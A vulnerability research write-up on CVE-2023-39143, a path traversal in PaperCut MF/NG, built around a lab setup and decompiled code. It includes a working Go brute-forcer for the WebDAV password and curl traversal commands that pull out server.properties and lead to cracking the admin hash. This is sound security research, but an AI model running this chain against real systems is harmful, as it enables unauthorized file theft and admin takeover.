

Overview
CVE-2023-39143 is a path traversal vulnerability found in Papercut MF/NG, a print management solution. This particular CVE only affects Windows installations prior to version 22.1.3. With a CVSS score of 8.4, this vulnerability is considered high-risk.
This in-depth analysis will examine different exploitation scenarios associated with this CVE. Exploiting this vulnerability grants unauthorized access to read, download, and delete arbitrary files, thereby potentially enabling remote code execution (RCE) on the affected system
Setting up The Testing Lab Environment
First, we need to download the vulnerable and patched versions of the PaperCut from the vulnerable version here (20.1.8 version) and the patch version from here (22.1.4 version)
After installing the application Let’s move to the next step.
Because the Webdav endpoint only allows requests over HTTPS, we need to run PaperCut with HTTPS. We will do this using KeyStore-Explorer to generate a self-signed certificate.

After Installation, we need to create a New Key Store:

Then Papercut needs to be restarted, and this can be done with stop-server.bat and start-server.bat
Self-signed certificate
Key Explore
Because the WebDAV endpoint only allows requests over HTTPS, we need to run PaperCut with HTTPS.


Creating the type of the JKS

Then Ok, After that We will configure the certificate as the following:

Next, We configure the certificate as the following:

Then save the certificate under the papercut path

When we click okay it will ask us for a password:
Then, click Ctrl + S to save the key
Next, move this file to a custom path under the application

Then, open server.properties

Now, to configure the server.properties file, you have to remove the # and edit values of the following three elements under SSL Key/Certificate

Papercut must next be restarted, and this can be done with stop-server.bat and start-server.bat
And now everything is ready to start the analysis.
The Analysis
Initiating the analysis starts from the endpoint in the web.xml, where we can find the following endpoint:
<servlet-mapping>
    <servlet-name>webdav</servlet-name>
    <!--<url-pattern>/device/scan-file/webdav/*</url-pattern>-->
    <url-pattern>/webdav/*</url-pattern>
</servlet-mapping>
The exploitation of this vulnerability happens in many scenarios that achieve file read, delete, upload, and even RCE under specific conditions. So, let’s reproduce the exploitation to take a closer look at it, But before that let’s understand what WebDav is. & It’s Implementation within Papercut
What is WebDAV?
Firstly, WebDAV (Web-based Distributed Authoring and Versioning) is an extension of HTTP that facilitates collaboration and file sharing over the web. It enables users to manage files on a remote server as if they were on their local system, making it useful for integrating with other third-party applications like Office 365 and so on
When we search for the WebDav word with-in the web.xml, we can see the following defining:
<servlet>
    <servlet-name>webdav</servlet-name>
    <servlet-class>
        biz.papercut.pcng.webservices.servlet.WebDavServlet
    </servlet-class>
</servlet>

The WebDav Implementation is under biz.papercut.pcng.webservices.servlet.WebDavServlet class.
Missing Of RateLimits
When we go to the class, we can notice that it’s extended from another class, under netsfwebdav.WebdavServlet:
After going through the implementation of WebDav, we will meet the following function: setExpectedAuthorizationHeader():

The ConfigManager bean is retrieved from the WebApplicationContext, a common pattern in Spring applications where beans (objects managed by Spring’s IoC container) are retrieved and used. The webApplicationContext.getBean(“configManager”) part of the code fetches the bean named configManager. Then, configManager.getString(“webdav.server.password”) fetches the value of the configuration key webdav.server.password from the configuration manager, which is the WebDAV password. Next, it checks if the WebDAV password is null with the following condition:
if (StringUtils.isBlank(webdavServerPassword)) {
    webdavServerPassword = RandomStringUtils.randomNumeric(6);
    configManager.setString("webdav.server.password", webdavServerPassword);
}
If the password is null, it will generate a password with a length of 6 using randomNumeric method from RandomStringUtils. After that, it will set the Webdav password to this value. Finally, It creates the authorization header in the following lines:
Base64.Encoder var10001 = Base64.getEncoder();
String var10002 = "papercut-webdav:" + webdavServerPassword;
this.expectedAuthorizationHeader = "Basic " + var10001.encodeToString(var10002.getBytes(Charsets.UTF_8));
It begins with using Base64.Encoder to encode the username and password. The username (papercut-webdav) and the previously fetched webdavServerPassword are concatenated with a colon between them, which is standard for HTTP Basic Authentication.
Now, we understand that to authenticate to WebDAV, we need the static username (papercut-webdav) and the dynamic password. The issue arises with the rest of the code in the same class:
In this scenario, the WebDAV server endpoint’s password, crucial for file calibration and sharing, was vulnerable to brute-force attacks. This vulnerability arose because the password consisted of only six numbers, with no rate limit to restrict the number of requests attempting to guess the password.
{
    HttpServletRequest httpRequest = (HttpServletRequest)request;
    HttpServletResponse httpResponse = (HttpServletResponse)response;
    if (!this.isValidRequest(request)) {
        logger.debug("Not a valid request: {}", httpRequest.getRequestURI());
        httpResponse.setStatus(403);
    } else {
        String authHeader = httpRequest.getHeader("Authorization");
        if (authHeader == null) {
            logger.debug("Missing user credentials: {}", httpRequest.getRequestURI());
            httpResponse.setHeader("WWW-Authenticate", "Basic realm="Auth (" + httpRequest.getSession().getCreationTime() + ")"");
            httpResponse.setStatus(401);
        } else if (!this.isAuthHeaderValid(authHeader)) {
            logger.warn("Invalid user credentials: {}", httpRequest.getRequestURI());
            httpResponse.setStatus(403);
        } else {
            if ("PUT".equalsIgnoreCase(httpRequest.getMethod())) {
                String scanJobIdPapercut = this.getScanJobIdFromRequest(request);
                if (scanJobIdPapercut != null) {
                    boolean hasPermissions = this.hasPermissions(scanJobIdPapercut);
                    if (!hasPermissions) {
                        logger.debug("Invalid scanJobIdPapercut: {}", scanJobIdPapercut);
                        httpResponse.setStatus(403);
                        return;
                    }

                    logger.debug("passing file to webdav to save it. scanJobIdPapercut: {}", scanJobIdPapercut);
                }
            }

            chain.doFilter(request, response);
        }
    }
}
Here, it begins with a request validity check using an unspecified method isValidRequest(). If the request lacks the Authorization header, it prompts for credentials and sends a 401 Unauthorized status. If the credentials are invalid or don’t match the expected format, it responds with a 403 Forbidden status. For PUT requests, it includes additional logic to verify permissions tied to a job identifier, scanJobIdPapercut. If all checks pass, the request is allowed to proceed along the filter chain, ensuring that only authorized and valid requests are processed.
private boolean isAuthHeaderValid(String authHeader) {
    if (authHeader.equals(this.expectedAuthorizationHeader)) {
        return true;
    } else {
        return this.isAuthHeaderValidForEmbeddedApp(authHeader);
    }
}

private boolean isAuthHeaderValidForEmbeddedApp(String authHeader) {
    String encodedUsernamePassword = authHeader.substring(6);
    String[] usernamePassword = (new String(Base64.getDecoder().decode(encodedUsernamePassword))).split(":");
    if (usernamePassword.length == 3) {
        String username = usernamePassword[0];
        String deviceId = usernamePassword[1];
        String sessionId = usernamePassword[2];
        if (username.equals("papercut-webdav") && StringUtils.isNotBlank(deviceId) && StringUtils.isNotBlank(sessionId)) {
            try {
                return this.embeddedSessionService.hasDeviceInSession(Long.valueOf(deviceId), sessionId);
            } catch (NumberFormatException var8) {
            }
        }
    }

    return false;
}
After that, it includes two types of authentication checks. A standard Auth Check verifies if the Authorization header matches the expected format, and an Embedded App Auth Check applies when the standard check fails. This secondary check decodes the Base64-encoded portion of the header and validates the components such as username, device ID, and session ID, catering to embedded applications.
Now, where is the problem exactly? When we revert to the initial setup of the Authorization header, the WebDAV password has a length of randomNumeric(6). While going through the filter checks, it’s evident that there is no security check for the attempts of connection. With the short password, it remains exposed to brute-forcing. Let’s proceed to brute force it. The HTTP request will be as follows:
POST /webdav/hi HTTP/1.1
Host: 192.168.56.1:9192
Authorization: Basic {Auth_Token}
Using the following go code we can bruteforce it:
package main

import (
        "crypto/tls"
        "encoding/base64"
        "fmt"
        "log"
        "net/http"
        "sync"
)

var url = "https://127.0.0.1:9192/webdav/hi"

func tryPasswords(start, end int, wg *sync.WaitGroup) {
        defer wg.Done()
        transport := &http.Transport{
                TLSClientConfig: &tls.Config{InsecureSkipVerify: true},
        }
        client := &http.Client{Transport: transport}

        for i := start; i < end; i++ {
                password := fmt.Sprintf("%06d", i)
                authRaw := "papercut-webdav:" + password
                authHeader := "Basic " + base64.StdEncoding.EncodeToString([]byte(authRaw))
                req, err := http.NewRequest("POST", url, nil)
                if err != nil {
                        log.Fatal(err)
                }
                req.Header.Add("Authorization", authHeader)
                resp, err := client.Do(req)
                if err != nil {
                        log.Fatal(err)
                }
                fmt.Println(i, resp.StatusCode)
                if resp.StatusCode != 403 {
                        fmt.Printf("Got password! %sn", password)
                        log.Fatal("Exiting...")
                }
                resp.Body.Close()
        }
}

func main() {
        var wg sync.WaitGroup
        for i := 0; i < 5; i++ {
                wg.Add(1)
                go tryPasswords(i*200000, (i+1)*200000, &wg)
        }
        wg.Wait()
}- Compile the code
> go build .bruteForcePaperCut.goAs demonstrated in the code, we will send out a POST request to WebDAV with all possible passwords of length 6. It will provide us with the password that doesn’t elicit a 403 status response, indicating a failure of authentication as checked in the previous code for the filter. The code took approximately 1.5 minutes on a virtual machine running MacOS. On my physical machine, it took 30 minutes to obtain the password.

We can see that the password is 858757.
Path Traversal Vulnerabilities
1st Path Traversal
What can we do after getting a Webdav password?, When we go through the net.sf.webdav.methods package, We can see the following AbstractMethod class which has the following methods:
Method 1: getRelativePath()
protected String getRelativePath(HttpServletRequest request) {
        String result;
        if (request.getAttribute("javax.servlet.include.request_uri") != null) {
            result = (String)request.getAttribute("javax.servlet.include.path_info");
            if (result == null || result.equals("")) {
                result = "/";
            }

            return result;
        } else {
            result = request.getPathInfo();
            if (result == null || result.equals("")) {
                result = "/";
            }

            return result;
        }
    }
In this method, it determines the relative path of the request by checking if the request is being handled as an include. If it is, the method retrieves the path from the javax.servlet.include.path_info attribute. If this attribute is null or an empty string, it defaults to /. If the request is not an include, it retrieves the path directly from the request’s getPathInfo() method, applying the same defaulting mechanism to /, which ensures the relative path is always returned, either from the include attributes or directly from the request, and never returns a null or empty string, defaulting to if necessary.
Method 2: getParentPath()
protected String getParentPath(String path) {
    int slash = path.lastIndexOf(47);
    return slash != -1 ? path.substring(0, slash) : null;
}
After that, the getParentPath() method extracts the parent directory path by searching for the last occurrence of the forward slash character (/) in the path. If found, it returns the substring from the beginning of the path up to, but not including, the last slash, effectively removing the last segment of the path. If no slash is found (indicating no parent directory in the path), it returns null, which is useful for navigating up one directory level in a path structure.
Method 3: getCleanPath(String path)
protected String getCleanPath(String path) {
    if (path.endsWith("/") && path.length() > 1) {
        path = path.substring(0, path.length() - 1);
    }

    return path;
}
Fillany, the getCleanPath method cleans up the path string by removing a trailing slash if one exists. It checks if the path ends with a slash and if the path length is greater than one (to avoid turning a single / into an empty string). These conditions remove the last character from the path if they are met. This is useful for standardizing paths to ensure consistent handling of URLs or file paths that should not have a trailing slash. Which also protects from path traversal vulnerabilities. But, The problem here is that it’s not checking for the backslash (). So, It can be used & We can achieve path traversal vulnerability.
2nd Path Traversal
Under the CustomReportExampleServlet Class, we can find the following function doGet:
protected void doGet(@NotNull HttpServletRequest request, @NotNull HttpServletResponse response) {
        Intrinsics.checkParameterIsNotNull(request, "request");
        Intrinsics.checkParameterIsNotNull(response, "response");
        String pathInfo = request.getPathInfo();
        Intrinsics.checkExpressionValueIsNotNull(pathInfo, "request.pathInfo");
        String fileName = StringsKt.substringAfter$default(pathInfo, '/', (String) null, 2, (Object) null);
        if (!StringsKt.endsWith(fileName, ".png", true)) {
            response.sendError(HttpStatus.NOT_FOUND.value());
            return;
        }
        ServerConfig serverConfig = this.serverConfig;
        if (serverConfig == null) {
            Intrinsics.throwUninitializedPropertyAccessException("serverConfig");
        }
        final File file = new File(serverConfig.getCustomReportsPath(), fileName);
        if (!file.isFile()) {
            response.sendError(HttpStatus.NOT_FOUND.value());
            return;
        }
        if (!file.canRead()) {
            this.logger.debug(new Function0<String>() { // from class: biz.papercut.pcng.web.CustomReportExampleServlet$doGet$1
                /* JADX INFO: Access modifiers changed from: package-private */
                /* JADX WARN: 'super' call moved to the top of the method (can break code semantics) */
                {
                    super(0);
                }

                @NotNull
                public final String invoke() {
                    return "No read permission for requested `" + file.getName() + "`.";
                }
            });
            response.sendError(HttpStatus.NOT_FOUND.value());
            return;
        }
        response.setContentType("image/png");
        FileInputStream fileInputStream = new FileInputStream(file);
        Throwable th = (Throwable) null;
        try {
            try {
                FileInputStream it = fileInputStream;
                OutputStream outputStream = response.getOutputStream();
                Intrinsics.checkExpressionValueIsNotNull(outputStream, "response.outputStream");
                ByteStreamsKt.copyTo$default(it, outputStream, 0, 2, (Object) null);
                CloseableKt.closeFinally(fileInputStream, th);
            } finally {
            }
        } catch (Throwable th2) {
            CloseableKt.closeFinally(fileInputStream, th);
            throw th2;
        }
    }
}
The doGet method handles PNG images from a specified directory based on the URL path provided in an HTTP request. It validates the request and response objects, extracts the file name from the URL, and checks that the file has a .png extension. The method confirms the existence and readability of the file using server configurations. If any condition fails, such as the wrong file type or the file does not exist, it responds with a 404 error. Upon passing all checks, the method sets the response content type to image/png and streams the image file directly to the response output stream. Then, it ensures proper resource management by closing file streams in a try-finally block.
Exploitation
Now, how could we exploit all of this? As WebDAV serves it, we need to check how it works or what the request methods within WebDAV are that could be used to exploit these vulnerabilities. Under biz.papercut.pcng.webservices.servlet.WebDavServlet, we can find that it’s extended from WebDavServletBean. When we navigate to it, we can find the following request methods:
The First Path Traversal

Each method is defined to perform a specific job, And can be described as the following:

The most interesting methods for us can work with our path traversals to abuse it. We will be using `GET`, `PROPFIND`&`COPY` for exploitation. Also, other methods could be used to perform another act of exploitation.
PROFIND
The PROPFIND Method is one of the Webdav methods that helps to manage properties of directories and files on `Webdav` by fetching the information about specific elements by parsing XML. We can use it with the path traversal to retrieve what is in the user directory:
– Command using curl:

Command: curl -i -s -k -X $’PROPFIND’
-H $’Host: 192.168.56.1:9192′ -H $’Authorization: Basic cGFwZXJjdXQtd2ViZGF2OjA3ODc0OQ==’ -H $’Depth: 1′ -H $’Content-Type: application/xml’ -H $’Content-Length: 85′
–data-binary $'<?xml version=”1.0″ encoding=”utf-8″?><propfind xmlns=”DAV:”><propname/></propfind>x0dx0a’
$’https://127.0.0.1:9192/webdav/…………Users’
PROPFIND Method is one of the Webdav methods that helps to manage properties of directories and files on Webdav by fetching the information about specific elements by parsing XML.
As we see in the above picture we can list the files under /Users using the authorization header to get access to the server after getting from brute forcing
The XML structure:
Basically, as a normal XML request, declare the version and the encoding, then the <propfind xmlns=”DAV:”>, which is the root element and the namespace DAV to target the properties related to WebDAV, and <allprop/> to list every property available
Combining the two Path Traversal
Using the copy Method with the path traversal to copy files on the system and save them into the Webdav server

The Used Command: curl -k -X COPY -u papercut-webdav:078749 -H ‘Destination: server.properties.png’ ‘https://192.168.79.1:9192/webdav/……server.properties’
Now we can get the server.properties file which contains the hash of the admin password, As is shown in the
Below picture:

The Used Command: curl -i -s -k ‘https://192.168.79.1:9192/custom-report-example/..%5C..%5C..%5Cdata/scan/webdav/server.properties.png’
Getting the password of the admin
I’m using John the Rapper with a custom wordlist in the following example to crack the hash

Getting access to the admin panel
